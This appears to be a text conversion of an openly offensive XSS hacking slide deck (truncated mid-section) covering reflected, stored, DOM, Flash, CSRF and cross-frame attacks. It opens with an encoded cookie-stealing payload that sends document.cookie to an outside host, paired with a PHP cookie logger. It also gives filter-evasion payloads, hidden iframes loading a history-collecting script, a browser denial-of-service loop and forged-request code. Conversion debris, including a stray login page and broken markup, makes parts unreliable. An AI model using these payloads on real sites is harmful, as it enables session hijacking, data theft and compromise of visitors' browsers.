

\$3Ssion!  
[url=javascript:document.write(unescape("%3C%69%66%72%61%6D%65%  
20%77%69%64%74%68%3D%22%30%25%22%20%68%65%69%67%68%74%3D%22%30%25%22%20%73  
%72%63%3D%22%68%74%74%70%3A%2F%77%77%77%2E%72%6F%6F%74%73%68%65  
%6C%6C%2E%62%65%2E%2F%63%6F%6F%6B%69%65%73  
%2E%70%68%70  
%3F%63%6F%6F%6B%69%65%3D%27%20%2B%20%64%6F%63  
%75%6D%65%6E%74%2E%63%6F  
%6F%6B%69%65%20%2B  
%20%27%20%66%72%61%6D%65%62%6F%72%64%65%72  
%3D%22%30%25%22%3E'))  
%3C%3F%70%68%70%20%24%63%6F%6F%6B%69%65  
%20%3D%20%24%5F%47%45%54%5B%27%63%  
6F%6F%6B%69%65%27%5D%3B%20  
%24%68%61  
%6E%64%6C%65%72%20%3D%20  
%66%6F%70%65%6E  
%28%27%63%6F%6F%6B%69  
%65%73%2E  
%74%78%74%27%2C%20%27%61  
%27%29%3B  
%20%66%77%72%69  
%74%65%28%24%68%61  
%6E%64%6C%65%72%2C%20%24  
%63%6F%6F%6B%69  
%65%2E%22  
%5C%6E%22%29  
%3B%20  
%3F%3E



Presented on:  
**SCG09**  
*\_lord epsilon*

# .:XSS\_Hacking\_tutorial

.:hactivism blackbook\_1.0:.

*"for fun and profit"*



# .:Index:.

## 1.- Introduction

## 2.- Type of attacks

- Reflected Cross Site Scripting (XSS Reflected)
- Stored Cross Site Scripting (XSS Persistent)
- DOM Cross Site Scripting (DOM XSS)
- Cross Site Flashing (XSF)
- Cross Site Request/Reference Forgery (CSRF)
- Cross Frame Scripting (XFS)
- Cross Zone Scripting (XZS)
- Cross Agent Scripting (XAS)
- Cross Referer Scripting (XRS)
- Denial of Service (XSSDoS)
- Flash! Attack
- Induced XSS
- Image Scripting
- anti-DNS Pinning
- IMAP3 XSS
- MHTML XSS
- Expect Vulnerability

## 3.- Evading filters

## 4.- PoC examples - Bypassing filters

- Data Control PoC
- Frame Jacking PoC

## 5.- Attack Techniques

- + Classic XSS - Stealing “cookies”
- + XSS Proxy
- + XSS Shell
- + Ajax Exploitation
- + XSS Virus / Worms
- + Router jacking
- + WAN Browser hijacking
  - DNS cache poison
  - XSS Injected code on server
  - Practical Browser Hijacking

## 6.- XSS Cheats - Fuzz Vectors

## 7.- Screenshots

## 8.- Tools

## 9.- Links

## 10.- Bibliography

## 11.- License

## 12.- Author



# .:Introduction :.

(Type of attacks)



# .:Introduction :.

The presentation outlined types of known attacks, ways to evade filters, different techniques / goals of an attacker and a collection of tools, links, ideas and valid vectors.

The Cross Site Scripting (XSS) vulnerability is most exploited by the OWASP (Open Web Application Security Project)

The XSS is manipulated input parameters of an application with the aim of obtaining an output determined than usual to the operation of the system.

Some statistics say that 90% of all websites have at least one vulnerability, and 70% of all vulnerabilities are XSS.

Despite being a security issue in somewhat old, yet still appear new attack vectors and techniques that make is in constant evolution.

This is a very imaginative type of attack.

There are ways to protect against malicious code injection. This "presentation" is not that point of view ;-)



# .:Reflected Cross Site Scripting :.

(OWASP-DV-001)



# .:Reflected Cross Site Scripting :.

## (OWASP-DV-001)

The Cross-site scripting attack (XSS) non persistent; is a type of code injection in which it does not run with the web application, but arises when the victim load a particular URL (in the context of the browser).

The most common scenario is as follows:

- Attacker creates a URL with the malicious code injected and camouflages
- Attacker sends the link to the victim
- The victim visits on the link to the vulnerable web
- The malicious code is executed by the user's browser

Such attacks are generally used to steal the "cookies" of the victim, hijack browsers, try to access the history of visits and change the content of the web that visit the victim.



# .:Reflected Cross Site Scripting :.

## (OWASP-DV-001)

A practice example of reflected XSS is when web pages say "hello" in some way to the user using valid login name.

<http://www.tiendavirtual.com/index.php?user=MrMagoo>



1) Inject code to see the cookie of the victim. If is "logged" on the application, we could hijack the session that keeps active and go through it.

If injecting the sample code you see the session cookie in your browser, the parameter is vulnerable.

injection (without evasion):

[http://www.tiendavirtual.com/index.php?user=<script>alert\(document.cookie\);</script>](http://www.tiendavirtual.com/index.php?user=<script>alert(document.cookie);</script>)



# .:Reflected Cross Site Scripting :.

(OWASP-DV-001)

injection (filtering characters < > and / in Hex):

[http://www.tiendavirtual.com/index.php?user=%3Cscript%3>alert\(document.cookie\);%3C%2Fscript%3](http://www.tiendavirtual.com/index.php?user=%3Cscript%3>alert(document.cookie);%3C%2Fscript%3)



The application is vulnerable despite the filter and allows to inject “reflected” code.





# .:Reflected Cross Site Scripting :.

## (OWASP-DV-001)

“Profiting” the vector (Inline Scripting):

[http://www.tiendavirtual.com/index.php?user=%3Cscript%20a=\"%3\"%20SRC=\"http://blackbox.psy.net/urls\\_visited1.js\"%3%3C%2Fscript%3](http://www.tiendavirtual.com/index.php?user=%3Cscript%20a=\)

The code (with evasives) will execute remotely the script in javascript from attacker's website. In the example executes malicious code that collects the browser history of the victim.

- We have the vector of attack.
- To be "reflected" runs in the context of the browser.
- The following procedure includes social engineering attack the victim.
- The url to the malicious code can be hidden with TinyURL (<http://tinyurl.com/create.php>)

<http://tinyurl.com/lf4vo2>




# .:Reflected Cross Site Scripting :.

(OWASP-DV-001)

Example of “reflected” attack vector in a search form:

The attacker injects the code directly into the search form web application (with or without evasives).



**Metropolitan Police web search: no matches were found for '**

<http://www.met.police.uk/cgi-bin/htsearch>





# .:Reflected Cross Site Scripting :.

## (OWASP-DV-001)

Example of “reflected” attack vector in a login form:

The attacker injects the code directly into the login form web application (with or without evasives).

The page at <http://vuln.xssed.net> says: 1337

OK

Google Website Optimizer

Radically increase your conversion rates

Website Optimizer, Google's free web analytics tool, allows you to increase the value of your existing websites and traffic without spending a cent. Using Website Optimizer to test and optimize site content and design, you can quickly and easily increase revenue and ROI whether you're new to marketing or an expert.

Start testing today and...

- ✓ Increase website conversion rates
- ✓ Decrease visitor bounce rates
- ✓ Increase time spent on your site
- ✓ Increase visitor satisfaction
- ✓ Eliminate guesswork from site design

Take the tour

Sign up »

Sign in to Website Optimizer with your Google Account

Email:

Password:

Remember me on this computer.

Sign in

[I cannot access my account](#)



# Stored Cross Site Scripting

(OWASP-DV-002)



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

The Cross-site scripting attack (XSS) persistent; is an attack more dangerous than the explained before because runs the code injected by the attacker in the browsers of all users who visit the web application. This often happens in applications that allow them to keep some kind of data.

The most common scenario is as follows:

- Forward malicious code stored persistently in a vulnerable web
- The victim is identified in the application with user credentials
- The victim visits the vulnerable web
- The malicious code is executed by the user's browser

This type of vulnerabilities is used normally to take control of the victim's browser, capture information on their applications, make website -defacements-, port-scan users machines, run browser based -exploits and an imaginative world of possibilities.

A real complex scenario is to launch coordinated attacks on a network using the mass kidnapping of browsers. This vulnerability allows attackers to create a focus for spread “worms”.



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

We can see a practice example of XSS "Stored" on web pages that contain forums and allow users to comment on articles.

Other places to carry out an attack "persistent" are:

- \* User profiles: applications that allow users to manage their identity
- \* Shopping Carts: applications that allow users to store items in a "virtual" shopping cart
- \* File Manager: features to manage (upload) files
- \* Configurations: Applications that allow to be configured by users

In this "presentation", the code will be injected through a form as follows:

The image shows two parts of a web interface. On the left is a form titled "Escribir Comentario" (Write Comment). It has fields for "Nombre:" (Name), "Título:" (Title), and "Comentario:" (Comment). Below these is a "Código:" (Code) field with a small input box containing "76626" and a "Enviar" (Send) button. On the right is a poll section with three radio button options: "Justa y necesaria" (Fair and necessary), "Demasiado restrictiva" (Too restrictive), and "Mejor que la anterior pero necesitada de ciertos cambios" (Better than the previous one but needs certain changes). There are "Votar" (Vote) and "Resultados" (Results) buttons. Below the poll are two links: "[ Ir a Hogar ]" (Go Home) and "Asesoría Legal" (Legal Advice), with a small blue bar highlighting the latter.



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

To check whether the application is vulnerable, we can add a "normal" comment using certain HTML tags (HTML code injection).

For example, we can put some text in bold `<b>`

We will see if it is possible to insert "persistent" code leaving a comment.

Internet is usually not so simple. It is probable that victims use:

- Filters and attribute tags against website injections
- Pseudocode to interpret styles
- Functions: `strip_tags ()` `preg_replace ()` `str_replace ()`
- Other input filters [`echo htmlspecialchars ($ name);`]

Anyway, we always can try to build the necessary code to evade victim's filters and to exploit after some other functions. Remember, code review is important. Be imaginative ;-)

Photo  dice:



Carnaza gracias :) Seguiré probando en cuanto pueda :)

Un saludo!

`<b>Carnaza</b>`

`<----- Attack vector`



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

Using social engineering, the attacker can write a text that draws attention to victims. For example, using a "question / comment" that may be of interest.

Subject: New Firefox release (fixed)

Comment:

All bugs fixed in new Firefox release. Download here: (LINK)

Because the injected code is "persistent", web site visitors may not notice its execution at the application level if the malware is well constructed.

Some code examples which can be thought by a "programmer from the evil side" and injected in the victim's browser just by visiting the web containing the "comment", are:

- 1) Remote execution of an Alert () box in the victim's browser.
- 2) Execution of "hidden" (76%) code similar to the example "Reflected".
- 3) Denial of service of the victim's browser (no hide and hide).
- 4) Make a redirection and/or take control of the victim's browser for use in an attack to another infrastructure.





# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

1) Remote execution of an Alert () box in the victim's browser.

To complicate it, suppose that the website does not allow something so obvious like to inject HTML and the “bold” vector does not serve us.

We can try to do an advanced “persistent” attack using another methods.

To study source code to see results of each injection, is the key to learn another ways to bypass defense filters.

Imagine that in the comment (with or without evasives), one attacker try to inject this simple vector “>

Subject: test

Comment:

“><script>document.alert(XSS)</script>



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

If website is not correctly filtered, this injection can “close” -value- field of form and allows to write comments after, “breaking” the proper functionality of the application and allowing the injection of malicious code;

This is how the application will interpret the malicious code injected:

```
<input type="text" name="comentario" id="comentario" value=""><script>document.alert(XSS)</script>
```

This will execute an Alert() box on victim's browser with text “XSS”.

2) Execution of “hidden” code (iframe+Hex) similar to the example "Reflected", using the technique Cross Frame Scripting (XFS).

```
">%3C%69%66%72%61%6D%65%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%30%20%68%65%69%67%68%74%3D%30%20%77%69%64%74%68%3D%30%20%73%72%63%3D%6A%61%76%61%73%63%72%69%70%74%3A%76%6F%69%64%28%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%75%72%6C%73%5F%76%69%73%69%74%65%64%31%2E%6A%73%22%29%3E%3C%2F%69%66%72%61%6D%65%3E
```



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

Injected code XFS without "camouflage":

```
"><iframe frameborder=0 height=0 width=0  
src=javascript:void(document.location="http://blackbox.psy.net/urls_visited1.js")></iframe>
```

Because the injected code is "persistent", web site visitors may not notice of the creation of a "hidden" iframe, that will execute a remote code from attacker's website. In the example, code will collect the browser history of the victim.

3) Denial of Service of victim's browser:

```
"><script>for (;;) alert("bucle"); </script>
```

The browser will enter into an infinite -loop- opening Alert () boxes and forcing the victim to close it, denying the application service for lack resources or "obligation" of the user.



# .:Stored Cross Site Scripting :.

## (OWASP-DV-002)

4) Make a redirection and/or take control of the victim's browser for use in an attack to another infrastructure.

If “persistent” code injection is done in the "index" of a website, an attacker can cause all traffic from users that visit is redirected to another location. For example, use the rate of charging visitors to the website itself or the implementation of more complex plans, creation of a botnet from browsers and/or massive theft of data from servers under their control.

Redirect victims to another site when load the page containing malicious comment:

```
"><body onLoad="document.location.href='http://www.webvictima.com'">
```

Redirect victims to another site when pass 10 seconds after load the page containing malicious comment:

```
"><meta http-equiv="accion" content="10"; url="http://www.webvictima.com" />
```



# Stored Cross Site Scripting

(OWASP-DV-002)

Example of a vector of attack 'breakthrough' on a page that saves the most recent searches:

Attacker injects the code directly into the search form web application (with or without evasives) and any visitor who click on "Clustered Results" will be a victim.

The example is a harmless Alert () box.

The diagram illustrates a stored XSS attack. At the top, a search form titled "Topic Search" is shown. The search input field contains the malicious payload `<script>alert('hi')</script>`, which is circled in red. The "Search" button is highlighted. Below the search form, a blue box shows the resulting query: `?q=<script>alert('hi')</script>`. This query is then stored in the application's database. The "Clustered Results" section is shown with a yellow header. The search results are listed, and the malicious payload `<script>alert('hi')</script>` is circled in red. A blue arrow points from the payload in the search results to a dialog box titled "The page at http://topic says:". The dialog box contains a yellow warning icon and the text "Hi", with an "OK" button.



# .:DOM Cross Site Scripting :.

(OWASP-DV-003)



# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

Cross-site scripting attack (XSS) using the DOM (Document Object Model) is a type of code injection which occurs when an active content, such as a -javascript- function, is altered by a XSS injection as to control a particular DOM element, allowing the attacker to take control.

The DOM defines the way in which objects and elements relate to each other in the browser and the document. Any suitable programming language for developing web pages can be used. In the case of "javascript", each object has a name, which is exclusive and unique. When there are more than one object of the same type in a web document, these are arranged in a vector. Furthermore, the DOM, is responsible for activating the dynamic -scripts- refer to document components, such as forms or -cookies- session.


Unlike the attacks described above, when a wrong parameter is passed filtered by the server, returned by the user and executed in the context of the user's browser, DOM XSS vulnerability could allow an attacker to control the flow of code that use elements DOM through code injection to "hot" modify it. That means it does not require the attacker to control what the server returns, it can take advantage of programming "malformed" in-javascript. This type of attack can be performed using different levels so that the server is unable to determine what is being carried out at any given time. This makes the vast majority of XSS filters and detection rules can not control in any way its successful exploitation.



# .:DOM Cross Site Scripting :.

(OWASP-DV-003)

DOM architecture schema:







# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

Perhaps in the case of the DOM the hack itself is to know how to manipulate the API. This presentation does not pretend to explain it in detail (in the links section you can find some manuals), but use a variety of functions such practice can be used to understand how to manipulate and exploit the results.

One of the factors (there are more) that can announce that a website is vulnerable to an attack on the DOM is an HTML page using data from:

- + document.location
- + document.url
- + document.referer

When "javascript" is executed in the browser, it provides the code -javascript- (server) with various objects representing the DOM. The document object also contains -subobjects- like location, url and referer. That means they are understood by the browser directly, before reaching the application server.

This is precisely why it is so difficult to use countermeasures. Very few applications in HTML -parsed- accessed URL from document.url or document.location.



# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

We can see a simple example of the manipulation of the API with the attack described above like "non-persistent".

<http://www.tiendavirtual.com/index.php?user=MrMagoo>



In our previous search we have located the vulnerability in the parameter "user".

Let's see what happens internally if we inject the following code (without evasives) and using HTML instead of PHP:

[http://www.tiendavirtual.com/index.html?user=<script>alert\(document.cookie\)</script>](http://www.tiendavirtual.com/index.html?user=<script>alert(document.cookie)</script>)



# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

The first thing that happens is that the victim's browser receives the "link", it sends an HTTP request to the website to which we have injected through XSS code and get the web code that generates static HTML. The victim's browser then begins to parse -html- within the DOM. DOM schema contains an object called "document", which in turn contains a property named "URL". From this property contains URL data as part of the DOM. When -parser- gets -javascript- code, it runs it and adjust the "raw" HTML page. If it is an -url- referenced to "document.url" and part of the -string- that is -embedded- in the parsing HTML code, which is immediately -parsing- turn and run in the context of the same page (on the fly). Therefore, any XSS vectors described in the presentation may serve as an attacker.

Anyway it is not always so simple. There is two important facts:

- + Malicious code is not always loaded using -raw- in HTML. ;-)
- + Some browsers try to filter the characters of the -string- of the URL; -Mozilla- for example, encodes the characters < and > (very used on scripting languages) by %3C and %3E within the "document.URL", when "url" is not written directly in the navigation bar.

However, is vulnerable if we don't use directly these parameters (< and >), for example, through -raw- (point 1).

Users of Internet Explorer -6.0- and below are in luck, they are vulnerable "almost" always. ;-)



# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

To make a "bypass" of certain "standard" preventive measures we can use the following code:

```
http://www.tiendavirtual.com/index.html#user=<script>alert(document.cookie)<script>
```

It replaces the character (?) for a (#).

Something as seemingly simple change the browser's interpretation as to what remains "on the right." In this case, the browser understands that what he has after is a "fragment", that means that is not part of the main call (-query-).

Browsers -Internet Explorer 6.0- and -Mozilla- do not send "fragments" to the server, so the injection will be constructed as a simple request <http://www.tiendavirtual.com/index.html>

That means that the code "injected" might not be "seen" by the server (except if has IDS -detection- configurations, IPS or firewall applications behind, trying to analyze all requests).



# .:DOM Cross Site Scripting :.

## (OWASP-DV-003)

However, the technique has points in its favor against such measures. Can be invoked from different places and ways (here are a few codes with valid “hacks”)::

[http://www.tiendavirtual.com/index.html?notname=<script>\(document.cookie\)</script>](http://www.tiendavirtual.com/index.html?notname=<script>(document.cookie)</script>)

Using inverse concatenation “not”.

[http://www.tiendavirtual.com/index.html?notname=<script>alert\(document.cookie\)<script>&name=MrMagoo](http://www.tiendavirtual.com/index.html?notname=<script>alert(document.cookie)<script>&name=MrMagoo)

Using “not” and the parameter “&” that complete the petition on the server if is required.

[http://www.tiendavirtual.com/index.html?foobar=name=<script>alert\(document.cookie\)<script>&name=MrMagoo](http://www.tiendavirtual.com/index.html?foobar=name=<script>alert(document.cookie)<script>&name=MrMagoo)

Parameter “foobar” goes first and contains the “payload” to send. Is used like “variable”.



# .:Cross Site Flashing :.

(OWASP-DV-004)



# .:Cross Site Flashing :.

## (OWASP-DV-004)

-Actionscript- is an -ECMAScript- based language (1996) used by Flash applications to interact with users.

Flash source files have the extension .SWF

Can be interpreted using a virtual machine -embedded- in flash player itself, allowing, decompile, and analyze them carefully.

A good free -decompiler- for "ActionScript 2.0" is "flare" (<http://flare.prefuse.org/>)

-----

For "ActionScript 3.0" exists some -shareware- versions, such as:

- + Sothink SWF Decompiler 4.5 (Windows 98/NT/2000/ME/XP/VISTA)
- + SWF Decompiler 5.0 Build 504 (MacOS X 10.4.10 or earlier)
- + Pending work on GNU / Linux





# .:Cross Site Flashing :.

## (OWASP-DV-004)

Useful commands for handling Flash objects:

To -decompile- movie.swf to movie.flr

```
flare movie.swf
```

To compile movie.as (ActionScript) to movie.swf

```
mtasc -version n -header 10:10:20 -main -swf movie.swf movie.as
```

To -disassemble- a".swf" to -pseudocode-

```
flasm -d movie.swf
```

Collect labels and names of frames from a .swf

```
swfmill swf2xml movie.swf movie.xml
```

Generally, traces and errors are stored in:

```
/home/user/.macromedia/Flash_Player/Logs/flashlog.txt
```





# .:Cross Site Flashing :.

## (OWASP-DV-004)

-Actionscript- uses -FlashVars- (flash variables) to receive the parameters passed to the users from the website. Generally uses the tags "<embed>" and "<object>".

```
<object width="200" height="100">  
  <param name="movie" value="movie.swf" />  
  <param name="FlashVars" value="var1=valor1&var2=valor2" />  
  <embed src="miSwf.swf" width="100" height="100  
    FlashVars="var1=valor1&var2=valor2"/>  
</object>
```

However, it is recommended to use SWFObject because it allows to be:

- Run from the navigation bar itself
- Loaded into a <frame>
- Loaded into a <iframe>

```
<script type="text/javascript">  
var so = new SWFObject("movie.swf", "my", "200", "100", "8", "");  
so.addVariable("var1", "valor1");  
so.addVariable("var2", "valor2");  
so.write("divmovie");  
</script>
```



# .:Cross Site Flashing :.

## (OWASP-DV-004)

When -Flashvars- are used, they are recognized like `_root` elements of the main “movie”. To access to this variables using “ActionScript 2.0” we can use this code:

```
trace(_root.var1); // print "valor1"
```

```
trace(_root.var2); // print "valor2"
```

The code to access external variables from "ActionScript 3.0" is as follows:

The external-type variables are on the property "LoaderInfo"

Uses a method called "parameters".

To access it use the following code:

```
var param:Object = LoaderInfo(this.root.loaderInfo).parameters;  
  trace(param["var1"]); // imprime "valor1"  
  trace(param["var2"]); // imprime "valor2"
```



# .:Cross Site Flashing :.

## (OWASP-DV-004)

An attack of type Cross-site Flashing happens for example when a movie loads another movie using the "loadMovie" function.

It could happen that an HTML page that uses "javascript" to "make a script" of a "Macromedia Flash" movie calls to certain parameters such as:

- + GetVariable: allows access to public and static objects from -javascript- to a -string-
- + SetVariable: establish a public or static object to a value -string- from -javascript-

For example, Flash uses the "GetURL" function to show a movie from a URL in a browser window:

```
getURL('URI','_targetFrame');
```

That means that is possible to call a -javascript- code within the same domain where the film is hosted.

```
getURL('javascript:codigomalicioso','_self');
```

Then, we can make an injection to the DOM with -javascript- as follows:

```
getUrl('javascript:function('+_root.ci+')')
```



# .:Cross Site Flashing :.

## (OWASP-DV-004)

### HTML code injection on Flash (via tags)

The Flash player can play different types of "tags" and has many potential variants of attacks.

In this presentation we will see two of the simplest:

+ label "a": `<a href='URI'>texto</a>`

+ tag "img": `<img src='URI' id='FlashObjectID'>`

Flash uses a "pseudoprotocol" for the -URLs- in HTML called "asfunction".

The syntax is: `asfunction:function,parameter`

```
function MyFunc(arg){
  trace ("Clicked "+arg);
}
myTextField.htmlText ="<A HREF=\"asfunction:MyFunc,Foo \">>Clickme</A>";
```



# .:Cross Site Flashing :.

## (OWASP-DV-004)

An attacker may use this special protocol (asfunction) to execute an "ActionScript" function in a SWF file, through the label "A".

***[Show an Alert\(\):](http://url?buttonText=<a href='javascript:alert(XSS)'>Clickme</a></u></b></i></p></div><div data-bbox=)***

*<a href='asfunction:getURL, javascript:alert(XSS)'> Clickme</a>*

Call to an "ActionScript" function:

*<a href='asfunction:function,arg' >*

Call to SWF public functions:

*<a href='asfunction:\_root.obj.function, arg'>*

Call to a static native "ActionScript" function from our own server:

*<a href='asfunction:System.Security.allowDomain,<http://blackbox.psy.net>' >*



# .:Cross Site Flashing :.

## (OWASP-DV-004)

An attacker may use this special protocol (asfunction) to execute an "ActionScript" function in a SWF file, through the tag "IMG".

Usual syntax is:

```
<img src='image.jpg'> // <img src='url' id='nombreobjecto'>
```

You can perform an XSS if the foreign policy of the Flash movie is = <7

For example, using the example of "Eye On Security" called XSS.as:

```
class XSS {  
    public static function main(){  
        getURL('javascript:alert(XSS)') ;  
    }  
}
```

To compile: mtasc -version 7 -swf evilv7.swf -main -header 1:1:20 XSS.as

***http://url?buttonText=<img src='http://evil/evilv7.swf'>***



# .:Cross Site Flashing :.

## (OWASP-DV-004)

Flash does not inject Javascript code directly through a URL with the -tag- "IMG". Generally launches a checking process to search for the extension ".jpg" or ".swf", and blocks the load of the movie if the process fails.

We can execute -javascript- code using the extension ".jpg" to do a "bypass".

```
<img src='asfunction: path.to.function, arg .jpg' >
```

```
<img src='javascript: alert(XSS); //.jpg' >
```

In addition, the attribute "ID" of the tag "IMG" contains a reference to the movie. SWF

```
_root.createTextField("my_txt", 4, 100, 100, 300, 400);  
var img = _root.my_txt.objid
```

For example, an attacker may try to override the attribute with the following code to check the read permissions on objects in the "prototype":

```
id='__proto__'
```

Or to check the read permissions on "parent" objects:

```
id='__parent__'
```



# .:Cross Site Request Forgery :.

(CSRF)





# .:Cross Site Request Forgery :. (CSRF)

The attack Cross-site request / reference forgery (CSRF / Session Riding) is a type of attack that affects certain applications structures that can be predictable. Exploits the trust that an application has on an user in particular, through inability to differentiate it has a request from a potential victim or an attacker ("Confused\_deputy" -1988)

In the case of web applications (eg in this "presentation"), you could say tha are a "reverse" cross-site because it does not exploit the trust that a user has on a site, it takes advantage of the trust that a site has on the user.

The most common scenario is as follows:

- Attacker creates a URL with the malicious code injection and sent to a vulnerable server.
- The victim logs into the "infected" website and keeping open a "session"
- The victim visits the attacker's link
- The malicious code is executed by the user's browser

Such attacks are generally used to -post- messages in forums, make -newsletters- subscriptions, other techniques for applications with "shopping carts" and denial of services (redirecting victims.)

An attacker can "force" a victim to "post" in a forum last XSS worm creation. There is an identity theft.



# .:Cross Site Request Forgery :. (CSRF)

We can see an example of CSRF on web pages that "perform actions" through the GET method (although it is possible to POST).

Through a XSS vulnerability, the attacker injects a "valid" malicious code to perform other activities on a Web page in which the victim has a -session- opened, for example, in another tab in the browser.

An attacker can perform CSRF using HTML and javascript, with the following example code:

```

```

```
<script src="http://tiendavirtual.com/?comando">
```

```
<iframe src="http://tiendavirtual.com?comando">
```

```
<script>
```

```
    var foo = new Image();
```

```
    foo.src = "http://tiendavirtual.com?comando";
```

```
</script>
```



# .:Cross Site Request Forgery :. (CSRF)

An attacker can perform CSRF using XMLHttpRequest and the API of DOM: XMLHttpRequest (XHR)

Sample of "modified" code for the browser -Mozilla- useful to try to make a "bypass" to applications that only allows POST.

```
<script>
  var post_data = 'name=value';
  var xmlhttp=new XMLHttpRequest();
  xmlhttp.open("POST", 'http://url/path/file.ext', true);
  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4)
    {
      alert(xmlhttp.responseText);
    }
  };
  xmlhttp.send(post_data);
</script>
```



# .:Cross Site Request Forgery :. (CSRF)

Sample of "modified" code for the browser -Internet Explorer- useful to try to make a "bypass" to applications that only allows POST.

```
<script>
  var post_data = 'name=value';
  var xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
  xmlhttp.open("POST", 'http://url/path/file.ext', true);
  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4)
    {
      alert(xmlhttp.responseText);
    }
  };
  xmlhttp.send(post_data);
</script>
```

CGI.PM module of -perl- is also very useful to modify such type of requests.



# .:Cross Site Request Forgery :. (CSRF)

Example of a CSRF attack on a “online” web shopping application.

HTML form for the purchase:

```
<form action="comprar.php" method="POST">
  <p>Objeto: <input type="text" name="objeto" /></p>
  <p>Precio: <input type="text" name="precio" /></p>
  <p><input type="submit" value="Comprar" /></p>
</form>
```

PHP code that receives the request (“comprar\_objetos” function is invented)

```
<?php
session_start();
if (isset($_REQUEST['objeto']) &&
    isset($_REQUEST['precio']))
{
  comprar_objetos($_REQUEST['objeto'],
    $_REQUEST['precio']);
}
?>
```



# .:Cross Site Request Forgery :. (CSRF)

Code injection using an XSS vector (used in previous examples):

```
">
```

If the victim runs the XSS injection, will execute a request to the “virtual shop” like if clicked on the real link of the URL, in our example, buying a curious object ^^

Application uses method \$\_REQUEST, that is less specific (and more “insecure”) that \$\_POST, which means that it can not distinguish whether the data it receives, is through the URL, or HTML form itself.



# .:Cross Frame Scripting :.

(XFS)



# .:Cross Frame Scripting :.

## (XFS)

Cross-frame attack Scripting (XFS) is performed when the malicious code injected by an attacker uses "frames" to load external code and without the consent of the victim.

The secret lies in the manipulation of variables.

A vulnerable application contains the following code:

```
cat saludo.php
  <?php
  print "Hola mundo!";
  print $_GET['saludos'];
  ?>
```

An attacker can inject an "iframe" on the request that the application will be deemed valid in the case, sending the URLs visited by the victim to the attacker.

```
/saludo.php?saludos=<iframe frameborder=0 height=0 width=0
src=javascript:void(document.location="http://blackbox.psy.net/urls_visited1.js")></iframe>;
```





# .:Cross Zone Scripting :.

(XZS)



# .:Cross Zone Scripting :. (XZS)

The concept of -Local Computer zone- or "zone" stems from Internet Explorer (Q174360). Currently there are other browsers who also use it.

Specifically, Internet Explorer, has the following areas:

- Internet: default zone running anything not found in other areas.
- Intranet: performing area for the local intranet.
- Secured sites (trusted sites): area dedicated to web sites that allow software to run with fewer permissions (ActiveX objects or "applets", for example)
- Restricted sites (restricted sites): an area devoted to sites that restrict our access
